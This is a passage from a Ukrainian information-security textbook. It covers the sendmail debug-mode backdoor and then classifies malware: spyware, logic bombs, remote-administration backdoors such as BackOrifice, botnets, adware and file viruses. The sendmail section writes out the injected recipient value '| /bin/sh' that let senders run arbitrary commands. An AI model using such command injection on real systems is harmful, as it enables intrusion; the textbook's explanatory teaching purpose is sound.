У цьому розділі ми розглядаємо помилки програмного забезпечення, тому згадаємо лише ті люки, які вважають ненавмисно впровадженими. У наступному розділі, присвяченому шкідливому програмному забезпеченню, йтиметься про люки, які впроваджують навмисно.

5.6.1. Режим debug у програмі sendmail

Це один із найвідоміших люків, який, за твердженням розробників програми sendmail, було створено виключно задля її тестування і налагодження. Хоча такого люка не мало бути в розповсюджуваній версії програми, оскільки це не відповідало вимогам безпеки, режим debug було залишено, і через нього вразливими стали безліч хостів в Інтернеті.

Основна задача програми sendmail – забезпечувати функціонування протоколу доставляння електронної пошти SMTP, тобто взаємодіяти з віддаленими хостами, зокрема здійснювати з'єднання через TCP-порт 25 для приймання вхідних листів. Докладніше про протокол і його вразливості йтиметься в розділі 17; тут лише зазначимо, що хоча програма sendmail функціонує в системі з великими привілеями, з нею може взаємодіяти будь-хто без будь-якої автентифікації, підключившись до TCP-порту 25.

Згідно з протоколом SMTP, можна визначати програми, що оброблятимуть поштові надходження. Таке визначення здійснюють у файлі псевдонімів (Aliases), який має право модифікувати лише привілейований користувач. Будь-який користувач може визначити у файлі .forward програму для оброблення власної пошти.

За допомогою непередбаченого протоколом SMTP режиму debug відправник пошти міг безпосередньо у полі адресата вказати програму, яка б цю пошту обробляла. Але відправником пошти міг бути будь-хто, програма для оброблення запускалася без перевірки і з тими правами, які мала програма sendmail. Фактично, це давало змогу порушнику виконувати на враженому комп'ютері будь-яку команду. Достатньо було одержувачу вказати `| /bin/sh`, і в тексті повідомлення він міг передати будь-яку команду або послідовність команд. Точніше, потрібно було ще видалити з пошти службові рядки (заголовки листа), для чого перед /bin/sh вказати придатний фільтр, наприклад редактор ed. У розділі 6 буде описано, як цей режим успішно використовував мережний хробак Морріса.

Напевно, режим debug у програмі sendmail і досі є найвідомішим люком, який розробники будь-коли залишали у програмному забезпеченні.

Висновки

1. Стрімкий розвиток інформаційних технологій сприяє виникненню вразливостей в інформаційно-комунікаційних системах.
2. Вади захисту можуть бути внесені в систему навмисно або ненавмисно. Їх можна класифікувати за ознакою розташування в компонентах системи: в ОС, сервісних програмах й утилітах, прикладному програмному забезпеченні. Вади захисту можуть виникати на різних етапах життєвого циклу програмної системи: розроблення, впровадження чи експлуатації.
3. Типові помилки, що виникають у процесі програмної реалізації системи і можуть спричиняти появу вразливостей систем, це помилки:
   - контролю допустимих значень параметрів;
   - визначення областей (доменів);

- послідовності дій;
- ідентифікації й автентифікації;
- перевірки границь об'єктів;
- інші помилки у логіці функціонування.

4. Помилки переповнення буфера, що виникають дуже часто, дають змогу порушнику виконувати довільні команди на враженому комп'ютері. Переповнення буфера може статися у стеку, а також у статичній або динамічній пам'яті.
5. Помилки оброблення текстових рядків виникають у програмах, які використовують поля введення. Вони особливо небезпечні в тих програмах, які приймають рядки параметрів із мережі. Типовими помилками оброблення рядків є некоректна робота з конвеєрами та спеціальними символами.
6. Люки дають можливість користувачу взаємодіяти із системою в обхід установлених обмежень. Їх може бути впроваджено випадково чи навмисно.

Контрольні запитання та завдання

1. Назвіть основні причини появи вразливостей у сучасних інформаційно-комунікаційних системах.
2. На яких етапах життєвого циклу ІКС можуть виникати вади захисту? Охарактеризуйте типові вади для кожного з етапів.
3. У яких компонентах програмного забезпечення ІКС найчастіше виникають вади захисту?
4. Назвіть типові помилки, що з'являються під час програмної реалізації системи і можуть спричиняти появу вразливостей.
5. Поясніть механізм передавання керування функції, що впроваджена порушником, у разі переповнення буфера у стеку.
6. Які об'єкти можуть бути використані порушником задля компрометації системи у разі переповнення буфера у статичній або динамічній пам'яті?
7. Які типові помилки зустрічаються під час оброблення текстових рядків, і як їх використовують порушники?

Розділ 6

Шкідливе програмне забезпечення

- Класифікація шкідливого програмного забезпечення
- Способи розповсюдження шкідливого програмного забезпечення
- Програмні закладки
- Утиліти віддаленого адміністрування
- Комп'ютерні віруси
- Спеціальні хакерські утиліти

6.1. Класифікація шкідливого програмного забезпечення

Під терміном *шкідливе програмне забезпечення* (рос. — вредоносное программное обеспечение, англ. — malware) розуміють програмні засоби, що несанкціоновано впроваджують у комп'ютерну систему і які здатні викликати порушення політики безпеки, завдавати шкоди інформаційним ресурсам, а в окремих випадках — і апаратним ресурсам комп'ютерної системи. Деякі програми навіть можуть виконувати руйнівну функцію, тому їх називають *руйнівними програмними засобами* (рос. — разрушающие программные средства, англ. — destructive software). Хоча шкідливі програмні засоби, які не мають вбудованої руйнівної функції, теж не можна вважати безпечними для комп'ютерної системи. По-перше, вони витрачають ресурси системи, а по-друге, порушують її політику безпеки. Спільною ознакою шкідливого програмного забезпечення є те, що воно виготовлене з метою порушення політики безпеки.

Шкідливе програмне забезпечення класифікують за різними ознаками. Наприклад, у монографії [57] його поділяють на дві категорії — таке, що виконує деструктивні функції, і таке, що їх не виконує. В інших джерелах виділяють як окремий клас шкідливого програмного забезпечення так звані програмні закладки. Іноді термін *програмні закладки* (рос. — программные закладки, англ. — program bug) застосовують майже до всього шкідливого програмного забезпечення, крім комп'ютерних вірусів. На нашу думку, протиставлення вірусів і програмних закладок є помилковим. Будь-який шкідливий програмний засіб може або встановлювати програмну закладку, або не робити цього. Програмна закладка працюватиме на комп'ютері деякий час, допоки її не буде виявлено або згідно із закладеним у неї алгоритмом. Натомість, деякі програмні засоби, скажімо, «троянські

коні», можуть здійснювати руйнівні дії з катастрофічними наслідками (наприклад, форматування диска) безпосередньо під час своєї активації, не намагаючись залишити в системі свої компоненти.

Чи виконуватимуть шкідливі програмні засоби руйнівні функції, визначити складно. По-перше, як уже зазначалося, вони у будь-якому разі порушують політику безпеки. По-друге, навіть якщо розробник шкідливого засобу не передбачив у ньому руйнівних функцій, такий засіб може призвести до значних втрат — як через необхідність спрямування зусиль висококваліфікованих (і високооплачуваних) фахівців на виявлення, ідентифікацію, видалення шкідливого програмного засобу, так і через недоступність систем. Яскравий приклад — хробак Морріса, який не мав жодних руйнівних функцій, проте за дуже короткий час свого функціонування в Інтернеті (протягом однієї доби) завдав збитків, які було оцінено в понад 98 млн доларів [15].

Тому ми вважаємо за доцільне класифікувати шкідливе програмне забезпечення за двома головними ознаками:

- способом розповсюдження засобу — яким чином засіб потрапляє на комп'ютер і домагається своєї активізації;
- метою функціонування засобу — які саме шкідливі дії він здійснює.

Шкідливе програмне забезпечення завдає шкоди комп'ютеру під час запуску його коду на виконання. Тому шкідливі програмні засоби застосовують такі механізми розповсюдження, що дають їм змогу виконуватися на комп'ютері або взагалі без втручання користувача, або непомітно для нього. За механізмами розповсюдження виділяють такі шкідливі програмні засоби.

- Класичні комп'ютерні віруси:
  - файлові віруси;
  - завантажувальні віруси;
  - макровіруси;
  - скриптові віруси.
- Мережні хробаки:
  - поштові хробаки;
  - хробаки, що використовують інтернет-пейджери;
  - хробаки в IRC-каналах;
  - хробаки для файлообмінних мереж (Peer-to-Peer Network, P2P);
  - інші мережні хробаки.
- «Троянські коні».
- Спеціальні хакерські утиліти.

Наведена класифікація розроблена на основі класифікації, запропонованої «Лабораторією Касперського» [61].

Класичні комп'ютерні віруси — це програмні засоби, які здатні самостійно відтворюватися, тобто розмножуватися, і використовують як носій інший про-

грамний код, який вони модифікують у такий спосіб, щоб впровадити в нього свою копію. У результаті замість програмного коду, запущеного користувачем на виконання, виконується код вірусу. Детальніше про комп'ютерні віруси йтиметься далі у цьому розділі.

Класичні мережні хробаки здатні самотужки, без будь-якого втручання користувача, розповсюджуватися у комп'ютерній мережі, виконуючи щонайменше дві функції: передавання свого програмного коду на інший комп'ютер і запуск свого програмного коду на віддаленому комп'ютері. Для цього хробаки використовують уразливості комп'ютерних систем. На відміну від класичних вірусів хробаки, як правило, не використовують як носії коди інших програм, оскільки не мають на меті примусити користувача у такий спосіб запустити їх. Іноді хробаками називають ще такі програми, які не здатні самотужки запустити себе на виконання на віддаленій комп'ютерній системі, й відтак застосовують принцип «троянського коня».

Категорію «троянські коні» не поділяють на підкатегорії за способами їх розповсюдження. Їх класифікують за тими діями, які вони здійснюють на зараженому комп'ютері (така класифікація значною мірою повторює класифікації програмних закладок). Щодо способу зараження комп'ютера, то про нього каже сама назва «троянський кінь». Ці програми, використовуючи різні методи соціальної інженерії, приваблюють довірливого користувача, який запускає їх на виконання, отримуючи зовсім не ті результати, на які розраховував (у деяких «троянських коней» шкідливі функції добре приховано, тому користувач може навіть не підозрювати, що його комп'ютер уже скомпрометовано).

До спеціальних засобів належать дуже небезпечні засоби, які не мають своїх механізмів розповсюдження і які користувачі свідомо запускають на виконання як звичайні програми. Такі засоби зловмисники застосовують, якщо мають певні повноваження в системі (можливо, отримані несанкціоновано). Деякі з цих засобів називають *експлойтами* (рос. — эксплойт, англ. — exploit), що підкреслює факт використання (експлуатації) ними деякої вразливості системи. Часто такі засоби призначені для атаки не того комп'ютера, на якому вони запущені, а інших комп'ютерів у мережі. Інколи зловмисники використовують ці засоби як інструментарій, а не безпосередньо для атак. Класифікація спеціальних засобів буде наведена відповідно до функцій, які вони виконують.

Цей перелік був би неповним без ще одного класу програмного забезпечення, використання якого може призвести не лише до порушення політики безпеки, але й до пошкодження програмного, а інколи навіть апаратного забезпечення комп'ютерної системи. Це технологічні програми, які використовують адміністратори системи або технічний обслуговуючий персонал, наприклад: засоби резервного копіювання і відновлення з резервних копій, форматування дисків, дефрагментації файлових систем, перепрограмування BIOS, перевірки та редагування реєстру Windows. Такі програми не належать до шкідливих чи руйнівних, тому в цьому розділі ми їх не розглядатимемо. Проте, оскільки їх використання зловмисниками чи просто некомпетентними користувачами може мати дуже серйозні наслідки, розробляючи політику безпеки системи, слід враховувати наявність

таких програм і впроваджувати заходи, що запобігають їх використанню невповноваженими користувачами.

6.2. Програмні закладки

Програмні закладки — це програми або окремі функції програм, що тривалий час працюють у комп'ютерній системі, здійснюючи заходи, спрямовані на приховування свого існування від користувача. Програмні закладки можуть впроваджувати віруси, «троянські коні», мережні хробаки чи безпосередньо користувачі-зловмисники. Іноді програмні закладки впроваджують адміністратори з метою виявлення злочинної діяльності користувачів або для керування комп'ютерами користувачів. У таких випадках програмну закладку не слід вважати шкідливою програмою, хоча функціонально вона, напевно, буде абсолютно ідентичною шкідливій програмі. Це ще одне підтвердження того, що програмні засоби в інформаційному середовищі часто відіграють роль зброї, шкода чи користь від застосування якої залежить лише від того, в чиїх вона руках (і від того, хто оцінюватиме наслідки її застосування).

6.2.1. Функції програмних закладок

Є різні, більш або менш деталізовані класифікації функцій програмних закладок. Нижче наведено класифікацію, яка враховує «новинки» розробників «троянських коней».

- Перехоплення і передавання інформації:
  - крадіжка паролів;
  - шпигунські програми.
- Порушення функціонування систем («логічні бомби»):
  - знищення інформації;
  - зловмисна модифікація інформації;
  - блокування системи.
- *Модифікація програмного забезпечення:*
  - утиліти віддаленого адміністрування (люки);
  - інтернет-клікери;
  - проксі-сервери;
  - дзвінки на платні ресурси;
  - організація DoS- і DDoS-атак.
- Психологічний тиск на користувача:
  - реклама;
  - лихі жарти і містифікації.

Як видно із класифікації, програмні закладки першої групи порушують конфіденційність, другої — цілісність і (або) доступність інформації. Функції, які виконують програмні закладки із третьої групи, характерні для «троянських коней», вірусів і хробаків; такі закладки порушують спостережність і керованість комп'ютерної системи. Нарешті, дії програмних закладок четвертої групи безпосередньо спрямовані на користувача системи. Більш детально типові програмні закладки буде розглянуто далі.

6.2.2. Шпигунські програми

Програмні закладки, що здійснюють пошук інформації на зараженому комп'ютері та передають її зловмиснику, розрізняють за типом інформації, яку вони збирають, за режимом і технологіями її передавання.

Окрему категорію складають програми, що збирають і надсилають паролі доступу до локальної системи і до мережних ресурсів, зокрема платних, а також до банківських систем і систем електронних платежів.

Шпигунські програми (Spyware) — ширша категорія, до якої належать програми різних типів. Деякі з них стежать за діями користувача зараженого комп'ютера, перехоплюючи інформацію, що вводиться з клавіатури, копії екрана, відомості про активні програми і про те, що користувач із ними робить. Інші здійснюють пошук інформації у файлах користувача за певними ознаками (наприклад, за ключовими словами). Є окремий різновид шпигунських програм, які цікавляться конфігурацією апаратних і програмних засобів на комп'ютері користувача, зокрема серійними номерами ліцензійних програм.

Отримані таким чином відомості можуть потрапляти до зловмисника також у різні способи: інформацію зберігають у файлі на диску і час від часу надсилають зловмиснику або передають у режимі реального часу після її накопичення, використовуючи для цього повноцінні приховані канали, або просто надсилають приховані повідомлення електронною поштою, ICQ та іншими каналами.

Програмні закладки цього типу здебільшого впроваджують віруси і «троянські коні», проте часто такі програмні модулі встановлюють «нормальні» програми, переважно з числа умовно-безкоштовних (Shareware) або безкоштовних (Freeware). Розробники цих програм вважають це певною компенсацією за можливість безкоштовно їх використовувати. Вони запевняють, що не збирають конфіденційної інформації та в жодному разі не мають на меті діставати паролі. Головне, що їх цікавить, — це склад апаратних і програмних засобів комп'ютера та його територіальне розміщення (країна, локальна мова, часовий пояс). У такий спосіб розробники збирають статистичну інформацію про використання своєї програми, що в подальшому може стати у пригоді для розроблення її нових версій. Справді, мовна локалізація, вимоги до апаратних ресурсів, сумісність з іншим програмним забезпеченням значною мірою впливають на якість продукту та його привабливість для користувачів.

Є різні думки щодо модулів Spyware. Якщо користувач не отримує попередження про інсталяцію такого модуля і не має можливості відмовитися від його інсталяції — це означає, що програма має явні ознаки «троянського коня». Якщо

попереджає — постає питання щодо вмісту інформації, яку така програма надсилає. Адже конфіденційність інформації визначає її власник.

У наявності модулів Spyware в системі тривалий час звинувачували корпорацію Майкрософт. Звісно, впровадити такі модулі в операційну систему, яка підтримує мережні функції і до комплекту постачання якої входять клієнт електронної пошти, браузер, засоби обміну повідомленнями та модулі завантаження оновлень і виправлень, не становить великих труднощів. Але звинуватити корпорацію Майкрософт у тому, що її продукти мають ознаки програмних закладок і що вона збирає конфіденційну інформацію користувачів, не вдалося. В останніх версіях операційної системи Microsoft Windows передбачено можливість у разі виникнення програмних збоїв надсилати розробнику інформацію про помилку, що мала місце, і про конфігурацію програмних і апаратних засобів. Система пропонує це зробити, а також дає змогу переглянути звіт, що надсилається, і відмовитися від його відправлення.

6.2.3. «Логічні бомби»

До категорії «логічних бомб» належать програмні закладки, які за певних умов здійснюють деякі, як правило, руйнівні дії. Іноді виокремлюють категорію «часові міни» — фактично, це окремий випадок «логічних бомб», де умовою запуску є настання певного моменту часу. Наприклад, вірус, відомий як CIH, впроваджував часову міну, яка спрацьовувала під час завантаження комп'ютера 26 квітня, тобто у річницю Чорнобильської катастрофи (за що дістав назву «Чорнобиль», під якою він більш відомий у нашій країні). Результат діяльності цієї програми був катастрофічним для комп'ютера: вона модифікувала Flash-BIOS, після чого комп'ютер повністю втрачав роботоздатність. Як правило, для відновлення такого комп'ютера потрібно було замінювати системну плату.

6.2.4. Люки — утиліти віддаленого адміністрування

Програмні закладки цієї категорії є утилітами віддаленого адміністрування комп'ютерів у мережі. Функціонально вони подібні до систем адміністрування, що розробляють і розповсюджують відомі виробники програмних продуктів. Окрім спеціалізованих засобів таку функціональність мають модулі операційних систем, наприклад віддалений помічник у Windows XP Home Edition.

Єдине, що вирізняє з-поміж таких програм шкідливі програмні закладки, — це відсутність попереджень про їх інсталяцію і запуск. Користувач не отримує жодних повідомлень про дії програмної закладки в системі. Тим паче, що програмна закладка може бути прихованою і не відображатися у списку активних програм і процесів. І в той час, коли користувач навіть гадки не має про присутність у системі такої програми, його комп'ютер стає відкритим для віддаленого керування.

Утиліти прихованого керування дають змогу робити з ураженим комп'ютером усе, що передбачили їхні автори: приймати й надсилати файли, запускати й видаляти їх, виводити повідомлення, знищувати й модифікувати інформацію,

зупиняти чи перезавантажувати комп'ютер тощо. Отже, ці закладки можуть бути використані порушниками для виявлення і передавання конфіденційної інформації, для запуску вірусів, знищення даних та інших зловмисних дій.

Можна констатувати, що програмні закладки цього типу є одними з найнебезпечніших, оскільки вони потенційно уможливлюють будь-які зловмисні дії. Програми, які впроваджують ці програмні закладки, також належать до найшкідливіших. Так само слід розуміти, що потенційну загрозу можуть нести абсолютно «легальні» утиліти віддаленого адміністрування, позаяк вони роблять комп'ютер уразливим для будь-яких дій ззовні. Єдине, що може захистити у разі їхнього використання, — це надійна автентифікація вузла і користувача, від якого надходять команди керування. Але ніхто не може гарантувати відсутність помилок, що відкривають доступ для сторонніх осіб (зловмисників), які через діючу систему віддаленого керування зможуть упровадити власну приховану систему.

Хоча шкідливих програм цієї категорії дуже багато, насамперед слід згадати «троянського коня» BackOrifice, який з'явився у 1998 році та набув надзвичайного на той час поширення [15]. «Троянець» встановлював програмну закладку віддаленого адміністрування, якою міг скористатися будь-хто. Антивірусні засоби дуже швидко почали його виявляти, а зловмисники використовувати цей люк для проникнення в систему і встановлення свого, непоширеного і тому невідомого антивірусним засобам люка. Саме таким чином було «зламано» сайт Relcom-Україна [15, 60]: зловмисники, які сканували Інтернет у пошуках комп'ютерів, уражених BackOrifice, виявили серед них машину в офісі Relcom, впровадили свою утиліту (суттєво доопрацьований BackOrifice), яка здійснювала перехоплення клавіатурного вводу, що дало їм змогу дізнатися про IP-адреси та паролі доступу до інших машин, зокрема до захищеного сервера.

Крім «агента» — люка, який впроваджувався на віддалених машинах, — і дотепної назви (яка, між іншим, ще й пародіювала розрекламований Microsoft Back Office), BackOrifice мав утиліту-менеджера з великими можливостями і зручним графічним інтерфейсом.

Слідом за BackOrifice з'явилися інші такі програми (NetBus, Phase), що зробили свій внесок у перетворення Інтернету на небезпечне та агресивне середовище.

У наш час використання програмних закладок віддаленого керування набуло характеру глобальної епідемії. Упровадження таких закладок здійснюється спеціалізованими мережними хробаками. У результаті їхньої діяльності формується величезна армія комп'ютерів, на яких впроваджено певну утиліту віддаленого керування (так званий бот). До таких мереж, якими централізовано керує зловмисник, застосовують термін ботнет (мережа ботів). Керування переважно здійснюють через певний IRC-канал, інколи використовують веб-сайт, на якому зловмисник розміщує команди для вражених машин, а в окремих випадках навіть організовують спеціальну P2P-мережу. Перші ботнети було сформовано у 2002 році, а потім відбувся їх стрімкий розвиток. Значною мірою цьому сприяли критичні вразливості в системах Windows: у 2003 році виявили вразливість у службі RPC DCOM Windows 2000/XP (яку використав хробак Lovesan), а у 2004 році — у службі LSASS (її використав хробак Sasser). Окрім того, велику роль відіграв

поштовий хробак Mydoom, виявлений у 2004 році. Згадані хробаки впроваджували програмні закладки віддаленого керування або інші програмні закладки роботи з мережею, причому деякі з них мали вразливості, що ними скористалися наступні покоління хробаків. Усі ці люки було використано зловмисниками для інсталяції на машинах своїх утиліт-ботів. Між різними групами зловмисників буквально спалахнула війна за машини-зомбі; скомпрометовані комп'ютери могли переходити «із рук у руки» по кілька разів на день, рано чи пізно стаючи одним із учасників деякого ботнета.

За оцінками, наведеними експертом компанії «Лабораторія Касперського» Олександром Гостєвим [62], у 2005 році кількість уражених комп'ютерів, що входили до складу ботнетів, становила вже кілька мільйонів; і ця кількість щомісяця зростала на 300–350 тис. Ботнети активно використовують зловмисники: через них розсилають спам, організовують DDoS-атаки, розповсюджують нові версії шкідливих програм. Цілком імовірною є організація розподілених обчислень, наприклад, для зламу криптосистем. Як приклад DDoS-атаки, організованої з використанням ботнета, можна навести результат діяльності вже згаданого хробака Mydoom.A, який 1 лютого 2004 року надовго вивів із ладу сайт компанії SCO, виробника дистрибутивів UNIX.

6.2.5. Несанкціонована робота з мережею

Програмні закладки, які несанкціоновано працюють із мережею (надсилають або отримують повідомлення чи спеціальні пакети даних), становлять доволі численну групу. Ми вже згадували раніше ті з них, що надсилають шпигунську інформацію задля здобуття даних про користувача і його комп'ютер, а також ті, що отримують команди з мережі та виконують їх. Але є ще багато шкідливих програм, призначених для роботи з мережею, які здатні завдати значної шкоди користувачу. Розглянемо деякі з них.

Інтернет-клікери

До цієї категорії належать програми (здебільшого «троянські коні»), основна функція яких — організація несанкціонованих звернень до ресурсів Інтернету (переважно до веб-сторінок), для чого або надсилають відповідні команди браузеру, або замінюють системні файли, де вказано «стандартні» адреси ресурсів Інтернету. Такі дії зловмисники можуть здійснювати з метою:

- підвищення кількості відвідувань деяких сайтів;
- організації DoS-атаки на деякий ресурс (хоча значно ефективніше було б здійснити скоординовану атаку, організовану системою віддаленого керування);
- привернення потенційних жертв задля впровадження на їх комп'ютери вірусів або «троянських коней».

Проксі-сервери

Прихований від користувача проксі-сервер можна використовувати для будь-якої злочинної діяльності в мережі, надаючи зловмиснику можливість анонімного (точніше, від імені користувача, який нічого не підозрює) доступу до будь-яких

ресурсів Інтернету. Проксі-сервери застосовують для сканування мереж, здійснення атак на інші комп'ютери, але здебільшого їх використовують для розсилання спаму.

Доступ до платних ресурсів

Є програми, що здійснюють доступ до платних ресурсів. В Інтернеті це, як правило, не становить реальної загрози (оскільки там діє принцип — «гроші наперед»), якщо така програма не передає автоматично платіжні реквізити користувача (наприклад, номер кредитної картки).

Але є ще одна можливість, яку використовують у деяких програмах цього класу: за допомогою модема здійснюють дзвінки на платні телефонні номери. Зважаючи на тарифи, такі програми можуть завдати значних фінансових збитків власнику номера, з якого здійснюється дзвінок. Подібні програми небезпечні також для мобільних телефонів.

Інсталяція з мережі

Програмні модулі-інсталятори є в багатьох «троянських конях», хоча їх можна зустріти майже в усіх сучасних програмах. У «троянцях» ці модулі звичайно спрацьовують безпосередньо під час запуску програми і часто не використовують програмних закладок. Натомість, у легальних програмах такі модулі дуже часто оформлені у вигляді типових програмних закладок. І хоча програмні модулі-інсталятори не можна класифікувати як шкідливі програми, вони безперечно є потенційно небезпечними для комп'ютерної системи.

Майже в усіх сучасних програмних продуктах передбачено можливість звернення до веб-сайта розробника та пошуку оновлень (це відбувається автоматично і переважно не потребує підтвердження користувача), а також завантаження інсталяційних пакетів із мережі (за підтвердженням користувача). Однак слід визнати, що не всі користувачі (а тим паче адміністратори корпоративних систем) у захваті від того, що програмні засоби з їхніх комп'ютерів самостійно виходять в Інтернет. Це зумовлено тим, що під час інсталяції програмного забезпечення користувачів не завжди попереджають про наявність модулів-інсталяторів і не надають їм можливості відмовитися від інсталяції таких програм. Часто встановлені модулі складно відключити. Для цього досвідченим користувачам доводиться вручну редагувати системний реєстр.

6.2.6. Інші програмні закладки

З-поміж програмних закладок, дію яких спрямовано на користувача, варто розглянути такі засоби психологічного тиску, як рекламні модулі та лихі жарти.

Рекламні модулі

Останнім часом безкоштовні та умовно-безкоштовні програми, що містять рекламні модулі (Adware) набули надзвичайного поширення, а терміни «adware» та «spyware» стали наймоднішими у сфері комп'ютерної безпеки. Встановлення модулів Adware без попередження користувача і без його згоди вважається некоректною поведінкою.

Навколо модулів Adware відбуваються гарячі дискусії щодо правових аспектів їх застосування. Але головним є те, що рекламні модулі дедалі більше набувають характерних рис типових шкідливих програм («троянських коней», а останнім часом навіть вірусів). Це виявляється і у способах їх інсталяції в систему (наприклад, із використанням уразливостей у браузерах), і у спробах ускладнити їх виявлення та деінсталяцію із системи, і в протидії програмам-конкурентам, яких вони шукають і видаляють із системи. Зрештою, вони можуть містити модулі для збирання інформації про сайти, які відвідує користувач, та її передавання третім особам, а також про дані, що він вводить. Тобто модулі Adware можуть поєднувати рекламні та розвідувальні функції.

У 2005 році з'явився новий різновид програм Adware — віруси. Наприклад, вірус Win32.Bube (за класифікацією «Лабораторії Касперського») потрапляє до системи шляхом використання вразливостей, наявних у браузері Internet Explorer (MHTML URL Processing Vulnerability) або в Microsoft Virtual Machine (Flaw in Microsoft VM). Зараження також може відбутися під час відвідування сайтів, що містять експлойти цих уразливостей. Потрапивши до системи, вірус дописує своє тіло у файл explorer.exe. Встановлена у такий спосіб програмна закладка діє від імені Windows Explorer, що дає можливість вірусу обходити деякі мережні екрани. Основна функція закладки — завантаження з мережі інших програм класу Adware.

Лихі жарти

Програмні модулі, що не завдають комп'ютеру жодної безпосередньої шкоди, але виводять повідомлення про те, що таку шкоду вже завдано чи буде завдано за певних умов, або попереджають користувача про неіснуючу небезпеку чи лякають його в будь-який інший спосіб, називають лихими жартами (Bad-Joke, Hoax). Є програми, які повідомляють про форматування диска (хоча ніякого форматування насправді не відбувається), «знаходять» віруси в незаражених файлах, виводять дивні повідомлення — залежно від почуття гумору автора такої програми. Загалом, до таких програмних закладок можна віднести й окремі модулі «спецефектів» давніх добре забутих вірусів MS-DOS (насправді шкідливими були не самі «спецефекти», а інші модулі тих шкідливих вірусів): написи «ЗАРАЗА!» на екрані комп'ютера ще до завантаження будь-якого драйвера літер кирилиці; страшні жуки, створені з використанням символів псевдографіки, які за лічені секунди «з'їдали» текст з екрана; перевертання зображення догори ногами; опадання літер з екрана, яке відбувалося під тихий скрегіт, що лунав із системного динаміка, — один із найперших і найскладніших ефектів. Сучасні автори вірусів набагато прагматичніші!

Але навіть якщо програмна закладка лише лякає користувача, не зашкоджуючи ані комп'ютеру, ані інформації, що у ньому зберігається, такі модулі будь що слід вважати шкідливими. По-перше, вони псують користувачу нерви, що завдає йому моральної шкоди, а по-друге, є ймовірність того, що користувач, втративши психічну рівновагу, неадекватно відреагує на таке повідомлення, після чого інформація справді може бути втрачена.

6.3. Комп'ютерні віруси

Свого часу серед руйнівних програмних засобів саме комп'ютерні віруси набули найбільшого розповсюдження, тому вірусами називають будь-яке шкідливе програмне забезпечення, несанкціоновано впроваджене в систему. Так само і від антивірусних засобів часто очікують захисту не лише від вірусів, а й від руйнівних програмних засобів інших видів; інколи такі сподівання виправдовуються, а інколи — ні. Насправді, часто мова йде не про вірус, а про «троянського коня», хробака чи навіть експлойт, який хтось впровадив у систему.

Є різні підходи до визначення комп'ютерних вірусів. Ми зазначимо дві головні властивості, характерні саме для вірусів. Перша — це їх здатність самостійно відтворюватися, тобто розмножуватися. У програмний код вірусу закладено функції копіювання самого себе. Друга — це спосіб, у який вірус потрапляє до системи і примушує користувача запустити його. Вірус використовує як носій інший програмний код, який він модифікує таким чином, щоб впровадити в нього свою копію (подібно звичайним вірусам, які нездатні існувати самостійно тривалий час — їм потрібні клітини іншого живого організму). У результаті замість необхідного користувачу програмного коду виконується код вірусу.

Фактично, користувач непомітно для себе запускає на виконання програмний код вірусу. Отже, вірус діє в системі з повноваженнями того процесу, в програмний код якого його впроваджено, і з повноваженнями того користувача, що цей процес запустив. Якщо система є багатокористувацькою і підтримує розмежування доступу, то наслідки дії вірусу будуть різними залежно від того, хто саме його запустив. Більш руйнівних наслідків слід очікувати, якщо вірус було запущено адміністратором. Це, до речі, є аргументом на користь того, що навіть на комп'ютері, де працює лише один користувач, не слід виконувати повсякденні дії, користуючись обліковим записом адміністратора. На жаль, у деяких ОС, орієнтованих на персональне використання (наприклад, Windows XP Home Edition), без прав адміністратора працювати іноді дуже складно, що можна вважати помилкою розробників у реалізації політики безпеки системи.

Комп'ютерні віруси розрізняють за такими ознаками.

- За середовищем існування (системні області комп'ютера, ОС, прикладні програми, до певних компонентів яких впроваджують код вірусу):
  - файлові віруси;
  - завантажувальні віруси;
  - макровіруси;
  - скриптові віруси.
- За способом зараження (різні методи впровадження вірусного коду в об'єкти, які він заражає; залежно від середовища існування віруси використовують різні способи зараження, тому універсальної класифікації за цією ознакою немає).

Віруси також класифікують (або надають їм додаткових ознак) за тими технологіями, які вони використовують для ускладнення їх виявлення і ліквідації.

6.3.1. Файлові віруси

Файлові віруси для свого розповсюдження використовують файлову систему. Найчастіше віруси цього типу як носій застосовують виконувані файли. За способом зараження їх поділяють на *віруси, що перезаписують* (Overwriting), і *паразитичні віруси* (Parasitic). Оскільки перші замінюють собою оригінальний файл, знищуючи його, то в результаті їхньої діяльності прикладні програми й операційна система дуже швидко перестають функціонувати. Другі модифікують оригінальний файл, зберігаючи його функціональність. Файлові віруси цього типу найпоширеніші, тому їх згодом буде розглянуто детальніше. Є також *компаньйон-віруси*, які створюють файли-двійники, а також *link-віруси*, що використовують особливості організації файлової системи.

Крім виконуваних файлів віруси заражають об'єктні модулі (OBJ), бібліотеки компіляторів (LIB), інсталяційні пакети і вихідні тексти програм. Є віруси, які записують свої копії в архіви (ARJ, ZIP, RAR), а є такі, що для розповсюдження копіюють свій код у певні каталоги на дисках, сподіваючись на те, що користувач колись запустить їх (для цього файлам дають спеціальні імена, на кшталт install.exe чи winstart.bat), що є типовим прийомом «троянських коней».

Варто окремо згадати один із прийомів, який використовують деякі віруси-компаньйони. Вони розміщують свої копії з іменами, тотожними іменам файлів, що часто використовують, у каталозі, який є першим у списку змінної оточення PATH. Якщо користувач спробує запустити програму, викликавши її з командного рядка, то буде запущено ту програму, яку операційна система знайде першою у списку PATH. Наприклад, у системі Windows із файлів, що мають однакові імена, першим (це залежить від настроювань конкретної системи) буде знайдено файл в основному каталозі (зазвичай C:\Windows). Слід зазначити, що таким способом самозапуску користуються також численні мережні хробаки і «троянські коні». Ось чому в разі використання командного рядка краще задавати повний шлях до бажаної програми, а під час настроювання посилань, ярликів на робочому столі, створення командних файлів це є обов'язковою умовою.

Методи зараження файлів паразитичними вірусами

Тепер детальніше розглянемо, як діють паразитичні віруси. Їхньою типовою ознакою є те, що вони обов'язково змінюють уміст файлів, залишаючи останні повністю або частково роботоздатними.

Свого часу їх поділяли на *exe-* та *com-віруси*, відповідно до двох форматів виконуваних файлів, що були в MS-DOS. Тепер такий розподіл неактуальний. Зараз характерною ознакою паразитичних вірусів є те, під керуванням якої операційної системи вони можуть функціонувати.

Переважна більшість сучасних вірусів функціонують на найпоширенішій платформі — Microsoft Windows. Деякі можуть розповсюджуватися лише на окремих версіях цієї системи, інші — на різних версіях Windows. Але це не є ознакою «беззахисності» цієї ОС перед вірусами. Щойно будь-яка «альтернативна» ОС (наприклад, Linux) набувала помітного поширення, для неї теж з'являлися свої віруси, причому в наш час кількість вірусних інцидентів приблизно пропорційна

складовій ринку, яку займає та чи інша ОС. Крім поширеності ОС, на створення вірусів впливає наявність документації та інструментів розроблення системних програм, а на розповсюдження вірусів і наслідки від їх атак — ще й кваліфікація користувачів відповідної ОС.

